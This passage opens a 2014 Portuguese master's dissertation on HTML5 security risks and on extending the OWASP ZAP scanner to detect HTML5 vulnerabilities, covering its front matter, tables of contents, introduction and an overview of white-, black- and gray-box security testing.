
Universidade do Minho
Escola de Engenharia

Manuel Francisco Mendes Gonçalves

HTML5 - Análise dos Riscos de Segurança Testes de Penetração a Aplicações Web

Junho de 2014



Universidade do Minho
Escola de Engenharia

Manuel Francisco Mendes Gonçalves

HTML5 - Análise dos Riscos de Segurança Testes de Penetração a Aplicações Web

Dissertação de Mestrado
Mestrado em Engenharia Informática

Trabalho realizado sob orientação de

Professor Doutor António Nestor Ribeiro

Junho de 2014

“Everytihng should be made as simple as possible, but not simpler”

(Albert Einstein)

Agradecimentos

Em primeiro lugar gostaria de agradecer à minha família por todo o suporte disponibilizado e por terem oferecido todas as condições para ter chegado ate aqui.

Gostaria ainda de agradecer a todos os meus amigos, em especial à Marisa Rebelo por todo o incentivo.

Um especial obrigado à maincheck e ao João Ribeiro, pelo tema proposto, pela oportunidade e por toda a disponibilidade apresentada.

Finalmente, quero agradecer ao meu orientador pela oportunidade e por toda a paciência e suporte apresentados, assim como por me ajudar a concluir este fim de ciclo do meu percurso académico.

Abstract

The new version of HTML, offers impressive enhancements to develop rich web applications. But coupled with new features they always come new security issues that need to be analyzed and covered.

Prior to HTML5 already existed certain security threats that affecting the web applications (such as SQLInjection, XSS, CSRF, etc.), and that gain a new potential due to the new HTML features. This study focuses specifically on the analysis of these well known threats, together with the analysis of the security risks associated with the new features of HTML5, as well as, the presentation of mitigation rules.

Additionally are presented a set of modules for detecting HTML5 vulnerabilities in web applications, caused by inadequate use of HTML5 during the development phase. This set of modules corresponds to an extension added to a Black Box Web Application Security Scanner well known called ZAP, which is owned by OWASP.

This also implied the adding of some HTML5 features to the Wave ZAP web application, also owned by OWASP, with the intent to perform penetration tests against it, in order to test these new ZAP modules.

Resumo

A nova versão do HTML trás melhorias significativas relativamente à construção de aplicações web mais ricas. Contudo, com as novas funcionalidades vêm acoplados a elas sempre novos riscos de segurança que precisam ser analisados e colmatados.

Anteriormente ao HTML5 já existiam determinadas ameaças de segurança que afetavam as aplicações web (tais como SQLInjection, XSS, CSRF, etc), e que ganham um novo potencial devido aos novos recursos do HTML. Este estudo foca precisamente a análise dessas ameaças bem conhecidas, em conjunto com a análise dos riscos de segurança associados às novas funcionalidades do HTML5, assim como à apresentação de regras para atenuação das mesmas.

Adicionalmente são apresentados um conjunto de módulos para deteção de vulnerabilidades HTML5 em aplicações web. As quais são originadas devido à má utilização do HTML5 durante a fase de desenvolvimento. Esse conjunto de módulos corresponde a uma extensão adicionada a um *Black Box Web Application Security Scanner* bem conhecido da OWASP designado ZAP.

Isso implicou adicionar também algumas funcionalidades HTML5 a uma aplicação web também da OWASP designada Wave ZAP, cujo objetivo é ser utilizada para realizar testes de penetração a fim de testar esses novos módulos do ZAP.

Conteúdo

Agradecimentos iv

Abstract v

Resumo vi

Lista de Figuras xi

Lista de Listagens xiii

Lista de Tabelas xv

1 Introdução 1
- 1.1 Conceitos de Segurança 1
- 1.2 Motivação 2
- 1.3 Caso de estudo 4
- 1.4 Objetivos 5
- 1.5 Organização do documento 6

2 Abordagens de Testes de Segurança 7
- 2.1 Introdução 7
- 2.2 Teste White Box 9
- 2.3 Teste Black Box 11
- 2.4 Teste Gray Box 13
- 2.5 Síntese 14

3 Estrutura do BB-WASS 15
- 3.1 Introdução 15
- 3.2 *Crawling* 17
- 3.3 Construção do Ataque e Submissão 18
- 3.4 Análise das Respostas 18
- 3.5 Síntese 19

4 Ameaças de Segurança em Aplicações Web 21
- 4.1 Introdução 21
- 4.2 Injeção 22

4.2.1 SQL Injection 23
4.2.2 Exemplo 24
4.2.3 Prevenção de SQL Injection 26
4.3 Cross-Site Scripting (XSS) 27
4.3.1 Exemplo 29
4.3.2 Prevenção de Cross-site Scripting 30
4.4 Broken Authentication and Session Management 31
4.4.1 Prevenção de Broken Authentication and Session Management 32
4.5 Insecure Direct Object References 33
4.5.1 Prevenção de Insecure Direct Object References 33
4.6 Cross-Site Request Forgery 34
4.6.1 Prevenção de Cross-Site Request Forgery 35
4.7 Síntese 36

5 Trabalhos Relacionados 39
5.1 Estado da Arte 39

6 Questões de Segurança Intrínsecas ao HTML5 45
6.1 Introdução 45
6.2 Novas Funcionalidades do HTML5 46
6.3 Suporte dos Browsers para HTML5 48
6.4 Riscos de Segurança do HTML5 50
6.4.1 Cross-Origin Resource Sharing 50
6.4.1.1 Riscos de Segurança 52
6.4.1.2 Atenuação 54
6.4.2 Web Storage e Indexed Database 55
6.4.2.1 Riscos de Segurança 57
6.4.2.2 Atenuação 58
6.4.3 Offline Web Application 59
6.4.3.1 Riscos de Segurança 60
6.4.3.2 Atenuação 61
6.4.4 Web Messaging 61
6.4.4.1 Riscos de Segurança 63
6.4.4.2 Atenuação 65
6.4.5 Custom Scheme and Content Handlers 66
6.4.5.1 Riscos de Segurança 66
6.4.5.2 Atenuação 67
6.4.6 Web Sockets 67
6.4.6.1 Riscos de Segurança 68
6.4.6.2 Atenuação 69
6.5 Outras Características de Segurança do HTML5 70
6.5.1 Web Workers 71
6.5.2 Novos elementos, atributos e CSS 72
6.5.3 Iframe Sandboxing 73

6.5.4 Server-Sent Events . . . 75
6.5.5 Notificações Web . . . 75
6.5.6 Drag and Drop API . . . 76
6.5.7 Canvas . . . 78
6.6 Assegurar a Segurança de Aplicações HTML5 . . . 79
6.6.1 Guias de Segurança e Regras de Prevenção . . . 79
6.6.2 Utilizar os próprios Recursos HTML5 . . . 79
6.6.3 Validação de Input . . . 80
6.6.3.1 AntiSamy . . . 80
6.6.4 Utilizar Web Application Firewalls . . . 81
6.7 Síntese . . . 82

7 Extensão ao ZAP **83**
7.1 Introdução . . . 83
7.2 Website vulnerável html5vuln . . . 84
7.2.1 Design . . . 84
7.2.2 Vulnerabilidades . . . 84
7.3 Módulos Adicionados . . . 86
7.3.1 Cross-Origin Resource Sharing . . . 86
7.3.2 Web Storage . . . 89
7.3.3 Web Messaging . . . 92
7.3.4 Custom Scheme and Content Handlers . . . 94
7.3.5 Web Sockets . . . 95
7.3.6 Novas Variantes de XSS . . . 96
7.4 Testes de Deteção . . . 97

8 Conclusão e Trabalho Futuro **101**
8.1 Conclusão . . . 101
8.2 Trabalho Futuro . . . 103

Apêndices **107**

Apêndice A Informação Adicional Sobre o HTML5 **107**
A.1 Controlo de Acesso baseado no Cabeçalho de Origem . . . 107
A.2 Offline Web Application . . . 108
A.2.1 Ficheiro Cache Manifest . . . 108
A.2.2 Comportamento do UA quando a Cache é Eliminada . . . 109
A.3 Informações sobre o Atributo *sandbox* . . . 109

Apêndice B Cenários de Ataque **111**
B.1 CORS . . . 111
B.1.1 Recolha de Informação . . . 111
B.1.2 Estabelecimento de uma Shell remota . . . 112
B.2 Web Storage . . . 114

B.2.1 Hijaking da Sessão 114
B.2.2 Rastreamento do utilizador 115
B.3 Web Sockets API 115
B.3.1 Shell remota 115
B.3.2 Botnets baseados na web 116
B.3.3 Scanning de portas 117

Bibliografia **120**

Lista de Figuras

4.1 Ataque do tipo *Reflected XSS* [Galán et al., 2010] 28
4.2 Ataque do tipo *Stored XSS* [Galán et al., 2010] 28
4.3 Exemplo de um ataque "*Reflected XSS*"com uma script estrangeira [Hamada, 2012] 30
4.4 Exemplo de um ataque "*Stored XSS*"que transfere um Cookie [Hamada, 2012] 30

6.1 Tecnologias relacionadas com o HTML5 [Wikipedia, 2013] 48
6.2 Melhoria constante do suporte dos browsers [Leenheer, 2012] 50
6.3 Resposta HTTP com o cabeçalho "Access-Control-Allow-Origin" definido como http://html5vuln.com. 52
6.4 Código necessário para indicar o funcionamento da aplicação web em modo offline. 60
6.5 Código JS correspondente a um gadget de meteorologia. 62
6.6 Comunicação via Cross-Document Messaging. 63
6.7 Exemplos de vetores de ataque XSS que recorrem aos novos elementos e atributos HTML5. 73
6.8 Exemplo do código de uma Iframe usando o atributo sandbox. . . . 74
6.9 Mensagem de pop-up de uma notificação web. Proveniente de [McArdle, 2011] 75
6.10 Ataque de Phishing falsificando uma notificação web do Gmail [McArdle, 2011] 76
6.11 Exemplo de utilização do Drag-and-Drop. 78
6.12 Exemplo de invocação da API do AntiSamy. 81

7.1 Vulnerabilidade de Reflected XSS. 85
7.2 Vulnerabilidade de Stored XSS. 85
7.3 Vulnerabilidade de Cross-Site Request Forgery. 86
7.4 Ataque recorrem-do ao Cross-Origin Resource Sharing [Hodges, 2012] 87
7.5 Exemplo de seleção de uma aplicação maliciosa para *mailto*. 95
7.6 Exemplo de deteção de vulnerabilidades HTML5 do ZAP. 98

A.1 Má implementação da decisão de controlo de acesso pelo domínio B. 107
A.2 Exemplo de um ficheiro manifest. 108

B.1 Exemplo de ataque XSS utilizando a Script e1.js da SoF 113

B.2 Exemplo de hijacking da sessão a partir do cookie. 114
B.3 Exemplo de hijacking da sessão a partir da Local Storage. 114
B.4 Topologia de um ataque Botnet baseado em Web Sockets. 116

Lista de Listagens

4.1 Comando Select SQL [Scambray, 2010] 24
4.2 URL relativa a um pedido GET que manipula a instrução SQL da Listagem 4.1 [Scambray, 2010] 24
4.3 Query correspondente à pesquisa de livros resultante da injeção de um segundo Select que usufrui do operador de união [Scambray, 2010] 25
4.4 Exemplo de um *Prepared Statement.* 26
4.5 Exemplo de uma *Insecure Direct Object Reference* a partir do parâmetro "cartID". 33
4.6 Exemplo de prevenção da *Insecure Direct Object Reference* apresentada na Listagem 4.5. 34
7.1 Método de análise da resposta HTTP para deteção de vulnerabilidades CORS. 86
7.2 Vetor de ataque XSS para scanning da rede interna. 88
7.3 Ataque XSS para roubar o ID de sessão. 90
7.4 Ataque XSS para obter todos os valores armazenados na *localStorage* [Shah, 2012a] 90
7.5 Vetores de ataque XSS para explorar o Local Storage. 91
7.6 Implementação insegura do handler de recepção de mensagens. . . . 92
7.7 Vetor de ataque XSS para explorar Web Messaging. 93
7.8 Registo de um *protocol handler* malicioso. 94
7.9 Exemplo de uma referencia para um *Protocol Handler.* 94
7.10 Vetor de ataque XSS para explorar Web Sockets. 95
7.11 Vetor de ataque XSS para simular uma shell remota. 96
7.12 Vetores de ataque XSS através de novas tags HTML5. 96
7.13 Vetores de ataque XSS através de novos eventos HTML5. 97

Lista de Tabelas

4.1 Resultado da consulta sobre livros com o operador União [Scambray, 2010] . . . 25

6.1 Suporte HTML5 pelos principais browsers baseado num teste realizado por Niels Leenheer [Leenheer, 2012] . . . 49

A.1 Comportamento do browser relativo à eliminação da cache de aplicações web offline. . . . 109

B.1 Ambiente baseado no estado das portas. Proveniente de [Kuppan, 2010a] . . . 118

B.2 Ambiente dos Web Sockets e COR para cada tipo de respostas da aplicação. Proveniente de [Kuppan, 2010a] . . . 119

Capítulo 1

Introdução

As novas tecnologias suscitam sempre novos riscos de segurança, o que implica a existência de métodos próprios para os combater (i.e. elimina-los, bloqueá-los ou atenua-los). O intuito deste estudo visa precisamente analisar os riscos de segurança que surgem de forma direta ou indireta da má utilização do HTML5.

"The way to be safe is never to feel secure."

(Benjamin Franklin)

1.1 Conceitos de Segurança

No domínio da segurança há certos conceitos de segurança que se repetem. De entre esse conjunto, seguem-se aqueles que serão utilizados ao longo do documento. A utilização destes conceitos bem conhecidos tem como objetivo facilitar a interpretação de algumas ideias.

Alguns dos conceitos empregues no documento:

Segurança: é o nível de garantia de que o sistema de segurança se vai comportar conforme o esperado.

Risco: um possível evento que poderia causar uma perda de informação.

Ameaça: um método de desencadear um evento de risco que é perigoso. (e.g. XSS)

Contramedida: uma salvaguarda para impedir que uma ameaça provoque um evento de risco.

Vulnerabilidade: uma fraqueza na aplicação que pode ser potencialmente explorada por uma ameaça de segurança.

Ataque: uma vulnerabilidade que foi desencadeada por uma ameaça (i.e. um risco de 100%).

1.2 Motivação

Grande parte da economia direciona-se rapidamente para o negócio na web, e não há escapatória para esta realidade. Pois a web é o local onde os consumidores realizam a maior parte dos seus negócios (e.g. operações bancarias, compras, pagamentos de serviços, etc). O mesmo acontece com as companhias, as quais optam igualmente por mover todos os seus sistemas para a web. Por exemplo, pelo menos 50% de todo o retalho de venda de músicas nos Estados Unidos ocorre online, assim como o mercado virtual de jogos online atingiu cerca de 1.5 biliões de dólares em 2010 e, para além disso segundo algumas estimativas, mais de 45% dos adultos dos EUA usam a internet exclusivamente para operações bancárias [Scambray, 2010] .

Esta tendência deve-se sobretudo ao constante avanço tecnológico da web e dos dispositivos móveis, pelo facto de estarem disponíveis para os consumidores a qualquer hora e em qualquer lugar. Em contrapartida os mecanismos de segurança deste segmento não estão a acompanhar esse ritmo. Tornando-se assim a segurança das aplicações web um princípio cada vez mais importante na última década. Pois cada vez mais as aplicações baseadas na web lidam com informações sensíveis e dados importantes, que quando comprometidas podem significar tempo de inatividade ou danos/perda de informação.

Um estudo de testes de penetração realizado pela *Imperva Application Defense Center*, que englobou mais de 250 aplicações web de e-commerce, serviços bancários online, colaborações empresariais e uma série de sites de fornecimento concluiu que pelo menos 92% das aplicações web, são vulneráveis a algum tipo de ataque [Gendron, 2004] . O *Web Application Security Consortium (WASC)* realizou um estudo em 2008 que demonstrou que num conjunto de 97554 websites, 12186 dos websites testados (87,5%) têm vulnerabilidades [Gordeychik, 2008] . A WhiteHat Security também testou cerca de 2.000 websites num estudo e mostrou que em média um website tem 13 vulnerabilidades [WhiteHat Security, 2010] . Em 2010 um relatório da Verizon relata que em seis anos mais de 900 falhas de segurança com mais de 900 milhões de registos comprometidos foram estudadas [Baker, 2010] . Posteriormente, no relatório de 2011 com o contributo da *National Hi-Tech Crime Unit (NHTCU)* foram examinados cerca de 800 novos dados de incidentes comprometedores desde o último relatório [Baker, 2011] . Apesar de alguns destes tipos de ataques serem comuns, a maioria das empresas não possui nenhum nível de segurança nos seus websites, aplicações e servidores, adequado contra eles.

Pode dizer-se que as vulnerabilidades nas aplicações podem surgir em qualquer fase do ciclo de vida da aplicação, mas sobretudo na fase de desenvolvimento. Essa fase é a mais crítica, pois corresponde ao momento onde se utilizam determinados métodos e técnicas de programação que iram ditar as vulnerabilidades da aplicação. Mais concretamente deve-se à má utilização das linguagens de programação ou de determinados recursos externos. Por outro lado, estes riscos já estão associados à própria linguagem ou recursos, e portanto é preciso saber lidar com isso. Com o aparecimento do HTML5, torna-se interessante analisar quais os riscos de segurança que esta acarreta, sobretudo pelo facto desta linguagem estar presente em todas as aplicações web e por estar diretamente relacionada com as interações do utilizador.

1.3 Caso de estudo

As novas funcionalidades introduzidas pelo HTML5 levantam novas questões de segurança. Além disso, também introduzem novas vulnerabilidades ou tornam o impacto das ameaças já existentes mais críticas. O tema segurança tem sido considerado na conceção do HTML5, mas mesmo assim as ameaças de segurança foram tratadas de forma insuficiente. O HTML5 não aumentou as possibilidades de ataque apenas com a introdução de novas funcionalidades, mas também através das ameaças já existentes no HTML 4.01, que não foram abordadas e que se tornaram piores e mais fáceis de explorar.

Isto é, com o HTML5 as possibilidades que um atacante tem para despoletar ataques aumenta. Por exemplo, o XSS que é uma das principais ameaças de segurança das aplicações web, torna-se pior. Ou seja, tudo o que era possível com o XSS ainda continua no HTML5 mas com uma capacidade de ataque ainda maior. O JavaScript (JS) também continua muito poderoso com a particularidade de que todo o código JS executado no *User Agent (UA)* [1] tem total acesso ao objeto global. Os mecanismos de proteção existentes deixam de ser suficientes para nos proteger contra ataques que recorrem ao HTML5.

Para detetar as ameaças de segurança nas aplicações web recorre-se frequentemente a testes automatizados. No entanto, com o aparecimento destes novos tipos de ataques as ferramentas de deteção de vulnerabilidades encontram-se desatualizadas, e por isso é necessário enriquecer estas ferramentas com novos mecanismos de deteção de vulnerabilidades que são herdadas do HTML5. Portanto, a análise dos riscos de segurança das novas funcionalidades do HTML5 e de como estes estão relacionados com as principais ameaças de segurança existentes, em conjunto com a deteção de alguns desses novos riscos de segurança recorrendo a um *scanner* de segurança, caracterizam o caso de estudo.

[1] É o agente de software que está a agir em nome do utilizador, neste caso o browser.

1.4 Objetivos

As ferramentas de análise de segurança de aplicações web, caracterizam-se pela implementação de uma determinada metodologia de teste (e.g. ver capitulo 2). De entre esses métodos apenas interessa abordar a metodologia de teste Black Box, a qual corresponde a uma análise que se posiciona do lado do cliente. Sedo assim, o primeiro objetivo consiste em averiguar e descrever qual a estrutura interna típica de um sistema deste género.

Como foi referido já existiam ameaças de segurança comuns que afetavam as aplicações web, e por esse motivo o segundo objetivo consiste na identificação e análise das principais ameaças de segurança que mais afetam as aplicações web. Isto com o intuito de se perceber quais as potencialidades e o impacto dos ataques baseados neste tipo de ameaças.

Posto isto, um dos objetivos mais importantes deste estudo centra-se na análise do impacto do HTML5 na segurança das aplicações. Isto é, o terceiro objetivo consiste em analisar a especificação do HTML5 para cada uma das novas funcionalidades, a fim de identificar e explorar quais os seus riscos de segurança, assim como apresentar algumas medidas de atenuação de forma a diminuir o seu impacto.

Como último objetivo pretende-se estender um scanner de segurança de aplicações web, que permita identificar possíveis vulnerabilidades de segurança em aplicações web que utilizem HTML5. Neste caso, pretende-se recorrer ao projeto de código aberto ZAP da OWASP e adicionar alguns módulos de deteção de vulnerabilidades HTML5, com uma possível posterior integração no ZAP. Desta forma estar-se-á a contribuir positivamente com a possibilidade de deteção de novos riscos de segurança originados pelo HTML5, devido ao aparecimento de novos tipos de ataque.

Existe um amplo conjunto de aplicações web vulneráveis destinadas para testes de segurança. No entanto pelo facto do HTML5 ser uma nova tecnologia é desconhecida a existência de tal aplicação de teste, assim como, com todas as suas novas funcionalidades implementadas. Logo é necessário ainda desenvolver uma aplicação HTML5 vulnerável que sirva de plataforma de testes para testar

a deteção dos novos módulos ZAP desenvolvidos. Mas como o próprio ZAP é constituído por uma aplicação web para testes designada "wave-zap", pretende-se estender a mesma com uma categoria designada html5vuln correspondente à aplicação HTML5 vulnerável.

1.5 Organização do documento

O documento é constituído por vários capítulos, estruturados de forma a representar quais os principais intervenientes envolvidos numa metodologia de teste de segurança Black Box.

Capitulo 2: Apresenta as principais abordagens de teste de segurança, possíveis de serem adotadas por um *Web Application Security Scanner (WASS).*

Capitulo 3: Descreve quais os principais componentes que constituem um *Black Box Web Application Security Scanner (BB-WASS).*

Capitulo 4: Apresenta as ameaças de segurança que mais frequentemente afetam as aplicações web.

Capitulo 5: Descreve alguns dos trabalhos relativos à classificação de ameaças de segurança, à capacidade de deteção destas ameaças por parte dos scanners Black Box, e ainda alguns dos trabalhos relativos à identificação de riscos de segurança do HTML5.

Capitulo 6: Resume de uma forma geral as principais questões de segurança do HTML5. Onde são enumerados possíveis riscos e métodos para os prevenir e ou atenuar.

Capitulo 7: Este capitulo materializa os temas anteriores através da descrição do trabalho realizado relativamente à extensão do ZAP, para detetar vulnerabilidade HTML5 em aplicações.

Capitulo 8: Por fim, o capitulo da conclusão e trabalho futuro resume alguns dos pontos chave e um eventual trabalho extra.

Capítulo 2

Abordagens de Testes de Segurança

A introdução expôs claramente que o objetivo passa por analisar os riscos de segurança associados a aplicações web HTML5 e por realizar o teste de segurança das mesmas. Por esse motivo este capítulo é dedicado exclusivamente à análise de quais as possíveis abordagens de teste de segurança.

"A good plan today is better than a perfect plan tomorrow."

(George Smith Patton)

2.1 Introdução

Existem três possíveis abordagens de teste de segurança que podem se utilizadas; uma abordagem White Box onde a aplicação é analisada recorrendo ao seu código-fonte, uma abordagem Black Box onde a aplicação é avaliada numa perspetiva externa e em tempo de execução, ou então a combinação de ambas (uma abordagem Gray Box). Ambas as abordagens podem ser aplicadas de forma automática ou manualmente.

De entre as diferentes abordagens mencionadas aquela que será adotada como método de análise e de teste de segurança perante o trabalho desenvolvido é a abordagem Black Box. Este método de verificação não visa a descoberta de potenciais erros no código da aplicação ou eventuais problemas de funcionamento da mesma. Mas sim, detetar se as aplicações web são vulneráveis a ataques que visam explorar as suas fragilidades, com o intuito de obter dados não autorizados, através da utilização de determinados comandos que possam prejudicar os utilizadores ou proprietários da aplicação.

Previamente antes de se partir para uma discussão das possíveis abordagens de teste de segurança mencionadas anteriormente, é importante apresentar os diferentes tipos de teste de segurança que podem ser utilizados para o efeito.

De seguida apresentam-se alguns dos principais tipos de Teste de Segurança baseados no manual "*Open Source Security Testing Methodology Manual*" de Pete Herzog e do ISECOM [1] [Herzog, 2010] :

Auditoria de segurança: A auditoria corresponde a uma inspeção completa da aplicação para validar se cumpre os requisitos de segurança delineados.

Scanning de Segurança: Engloba tudo sobre o scanning e verificação de sistemas e aplicações. Os auditores inspecionam e tentam descobrir as fragilidades do Sistema Operativo, da aplicação e da rede.

Scanning de Vulnerabilidades: Envolve o scanning de aplicações por todas as vulnerabilidades conhecidas.

Avaliação de Riscos: A avaliação de riscos é um método de análise e decisão do risco, que depende do tipo de perda e da possibilidade/probabilidade de ocorrência de uma perda. A avaliação do risco é realizada sob a forma de várias entrevistas, discussões e análise do produto.

Teste de Penetração: No teste de penetração, quem testa tenta forçar o acesso e entrar na aplicação, com a ajuda de outra aplicação ou com a ajuda da combinação de falhas inadvertidamente abertas na aplicação. O teste de

[1] O **Institute for Security and Open Methodologies** (ISECOM) é uma organização que pretende melhorar a forma como a segurança deve ser testada e implementada.

penetração é muito importante, pois é a maneira mais eficaz para descobrir potenciais falhas em aplicações.

2.2 Teste White Box

O teste White Box também comummente conhecido por outras designações (tais como, análise do código fonte, análise estática, etc), envolve a análise e compreensão do código fonte. Por esta razão este tipo de teste necessita que lhe seja facultado o código-fonte para análise. O teste White Box é muito eficaz na pesquisa por erros de programação e de implementação de Software. Em alguns casos existem padrões de correspondência podendo a análise ser automatizada através de um analisador estático [2]. Uma desvantagem deste tipo de teste é devido ao facto da análise de código ser exaustiva, pois pode ser difícil descobrir todas as falhas de segurança envolvidas devido à complexidade do código. No entanto, utilizar métodos de análise estática é uma boa abordagem para a deteção de vulnerabilidades em aplicações web [Radosevich, 2009] .

Existem dois tipos de ferramentas de análise White Box, aquelas que requerem o código-fonte e aquelas que descompilam automaticamente o código binário e progridem a partir daí. Uma poderosa plataforma comercial de análise White Box é a chamada IDA-Pro, a qual não requer o acesso ao código-fonte. Enquanto que a SourceScope, possui uma extensa base de dados de código que relaciona os problemas e questões de segurança comummente encontrados em Java, C e C++, necessitando assim do código-fonte. O conhecimento encapsulado nessas ferramentas é extremamente útil na análise de segurança (e naturalmente, na exploração de software) [Hoglund, 2004] . Entre estas existem muitas outras ferramentas de análise de código (e.g. Fortify, Onça, Pixy, etc.) [Radosevich, 2009] .

[2] Por exemplo, a ferramenta **SourceScope**, pode ser utilizada para encontrar potenciais falhas de segurança em elementos de Software fornecendo-lhes o código fonte.

Na realidade, os testes White Box são normalmente derivados a partir de artefactos do código-fonte. Por exemplo, os testes podem atingir estruturas específicas descobertas no código-fonte ou tentar atingir um certo nível de cobertura de código. Este teste é útil para testar o comportamento de uma parte do código, em vários ambientes. Para além disso em código amplamente utilizado, este tipo de teste é essencial.

Vantagens do teste White Box:

- Força o programador do teste a raciocinar cuidadosamente sobre a implementação;
- Como o conhecimento da estrutura e da codificação interna é um pré-requisito, torna-se mais fácil descobrir que tipo de Input de dados beneficia a realização de um teste mais eficaz;
- Revela erros escondidos no código;
- Ajuda na otimização do código;
- Ajuda na remoção de código extra;

Desvantagens do teste White Box:

- Necessidade de melhores recursos para a realização do teste, o que consequentemente aumenta o custo.
- Impossibilidade de cobrir cada pedaço de código para descobrir erros escondidos, podendo originar problemas, resultando na falha da aplicação;
- O conhecimento do código e da estrutura interna é um pré-requisito, assim como há a necessidade de ter uma pessoa qualificada para levar a cabo este tipo de teste (o que aumenta o custo);
- Não olha para o código no seu ambiente e em tempo de execução. Isso é importante por várias razões. A exploração da vulnerabilidade depende de todos os aspetos da plataforma alvo e o código fonte é apenas um desses componentes. O SO, a base de dados, as ferramentas de segurança de terceiros, as bibliotecas, etc, devem ser tidos em conta na resolução da análise. Uma revisão de código fonte não é capaz de ter esses fatores em conta;

2.3 Teste Black Box

O teste Black Box (também conhecido como teste de penetração, teste dinâmico, etc) não envolve diretamente o código-fonte da aplicação. Este método de teste refere-se à análise da aplicação em tempo de execução, não havendo necessidade de acesso ao código-fonte, nem aos detalhes do mesmo, pois são irrelevantes perante as propriedades a serem testadas. Isto significa que o teste Black Box se foca exclusivamente no ambiente visível e externo da aplicação, a fim de detetar as condições indicativas de vulnerabilidades de segurança em tempo de execução. [Radosevich, 2009] . Ou seja, tipicamente interage com o sistema através da interface de utilizador, fornecendo entradas á mesma e analisando as saídas sem saber onde e como as entradas foram processadas [crosschecknet, 2012] . Neste contexto, a análise pode basear-se nos requisitos, nas especificações de protocolos, nas APIs, ou através de um varrimento à interface da aplicação recorrendo a várias entradas e a uma posterior observação do seu comportamento [Radosevich, 2009] .

Em suma, neste paradigma de segurança, as referidas entradas fornecidas à aplicação correspondem a entradas maliciosas (similarmente a tentativas de ataques), num esforço de tentar causar uma rutura. Caso a aplicação falhe durante o teste, então pode ter sido descoberto um problema de segurança. Notar que estes testes são conseguidos sem acesso ao código binário.

A grande vantagem do teste Black Box é que qualquer aplicação que esteja em execução, acessível via rede e que aceite valores de entrada, pode ser testada remotamente. Assim, um sistema de teste de segurança Black Box pode fornecer quaisquer valores de entrada à aplicação e observar o seu efeito, com o intuito de encontrar vulnerabilidades. Esta é uma das razões pela qual os atacantes recorrem muitas vezes as técnicas Black Box.

O teste White Box é mais eficaz que o teste Black Box na obtenção de conhecimento acerca do código e do seu comportamento, enquanto o teste Black Box caracteriza-se por ser mais fácil de executar e, geralmente, exige muito menos conhecimento da aplicação do que os testes White Box. A maior dificuldade de um

analista em testes Black Box reside na tentativa de identificação dos caminhos de código mais significativos, que podem ser diretamente atingidos, recorrendo apenas a uma observação periférica do sistema. No entanto o espaço de entradas de uma aplicação para este método de teste não pode ser exaustivamente coberto. Mas em contrapartida, pode agir como um ataque real a uma aplicação alvo num ambiente operacional real, o que geralmente um teste White Box não pode.

Uma outra vantagem dos testes Black Box destaca-se pela possibilidade de validação de uma aplicação no seu próprio ambiente de execução (se possível), e pela possibilidade de identificar se uma potencial área com problema é vulnerável. Por exemplo, este tipo de teste é mais eficaz para detetar se existe um problema de *denial-of-service*. Ao contrário dos problemas que são descobertos numa análise White Box, os quais não podem ser explorados num sistema real.

Vantagens do teste Black Box

- Os testes são concebidos a partir do ponto de vista do utilizador;
- Ajudará a expor quaisquer ambiguidades ou inconsistências nas especificações;
- Os casos de testes podem ser concebidos logo que as especificações estejam completas;
- O ambiente onde o programa está a correr também é testado;
- Teste Eficiente - adequado e eficiente para grandes segmentos de código;
- Teste Imparcial - separa claramente a perspetiva do utilizador do ponto de vista do programador (i.e. independência entre o programador e quem testa).
- Não intrusivo - o acesso ao código não é necessário.
- Fácil de executar - o teste pode ser executado sem o conhecimento prévio à cerca da implementação, linguagem de programação, SO ou rede.

Desvantagens do teste Black Box

- Os casos de teste são difíceis de projetar sem especificações claras e concisas;
- Alta probabilidade dos testes já realizados pelo programador serem repetidos;
- Pode haver repetição desnecessária de inputs durante o teste;

- Dificuldade em analisar as respostas, onde os resultados são muitas vezes inferidos;
- Nem todas as propriedades da aplicação podem ser testadas;
- Não dirigido a segmentos específicos de código potencialmente complexos (e, portanto, mais propenso a erros);
- Teste localizado – a cobertura de caminhos de código é limitada, e apenas um número limitado de inputs de teste são realmente cobertos;
- Criação de testes ineficientes - é difícil cobrir todos os possíveis inputs em tempo limitado. Portanto, a escrita de casos de teste pode tornar-se difícil e lenta;
- Cobertura cega – é difícil identificar inputs complexos se os casos de teste não estiverem de acordo com as especificações;

2.4 Teste Gray Box

O teste Gray box combina as técnicas White Box com o teste de entradas Black Box [Hoglund, 2004] . Este método de teste explora os caminhos que são diretamente acessíveis a partir das entradas do utilizador ou interfaces externas do Software. Num caso típico, a análise White Box é utilizada para encontrar áreas vulneráveis, e os testes Black Box são então usados para desenvolver ataques contra essas áreas. O uso de técnicas Gray box combina os métodos de teste White Box e Black Box de uma maneira poderosa.

A abordagem Gray box requer geralmente o uso de várias ferramentas em conjunto. Um bom e simples exemplo de uma análise Gray box é executar uma aplicação alvo num debugger e, em seguida, fornecer um conjunto particular de inputs ao programa. No sentido, da aplicação ser treinada enquanto o debugger é usado para detetar quaisquer falhas ou comportamento defeituoso [Hoglund, 2004] .

2.5 Síntese

Todos os métodos de teste apresentados podem revelar possíveis riscos em aplicações web e potenciais *exploits*. A análise White Box identifica diretamente mais bugs, mas o risco real do *exploit* é mais difícil de medir. A análise Black Box identifica os problemas reais que são conhecidos por ser explorados. O uso de técnicas Gray box combina ambos os métodos de uma forma poderosa. Os testes Black Box podem examinar as aplicações web através da rede. Os testes White Box requerem o código-fonte ou binário para uma análise estática. Num caso típico, a análise White Box é usada para localizar as áreas potencialmente problemáticas, e o teste Black Box é então usado para desenvolver ataques que funcionem contra estas áreas [Hoglund, 2004] .

Capítulo 3

Estrutura do BB-WASS

Após a observação sobre as diversas abordagens de teste de segurança envolvidas no contexto deste estudo, é interessante visualizar mais concretamente como o método Black Box se aplica ao ambiente de teste de um WASS. A abordagem de teste Black Box é comummente utilizada para verificação de segurança de aplicações web.

"Just because an idea is true doesn't mean it can be proved. And just because an idea can be proved doesn't mean it's true."

(Jonah Lehrer)

3.1 Introdução

O *Web Application Security Scanner (WASS)* tem ganho popularidade devido à sua facilidade de utilização, independência perante a tecnologia utilizada e devido aos elevados níveis de automação [Fong and Okun, 2007] . Contudo existem algumas limitações nesta abordagem, pois não proporciona garantia nem solidez nas respostas, podendo falhar significativamente na deteção de vulnerabilidades durante o teste [Fong and Okun, 2007] . Ou seja, a limitação do scanner reside no facto de poderem ocorrer falhas na deteção de vulnerabilidades da aplicação, nomeadamente falsos negativos (vulnerabilidades existentes mas não detetadas) e

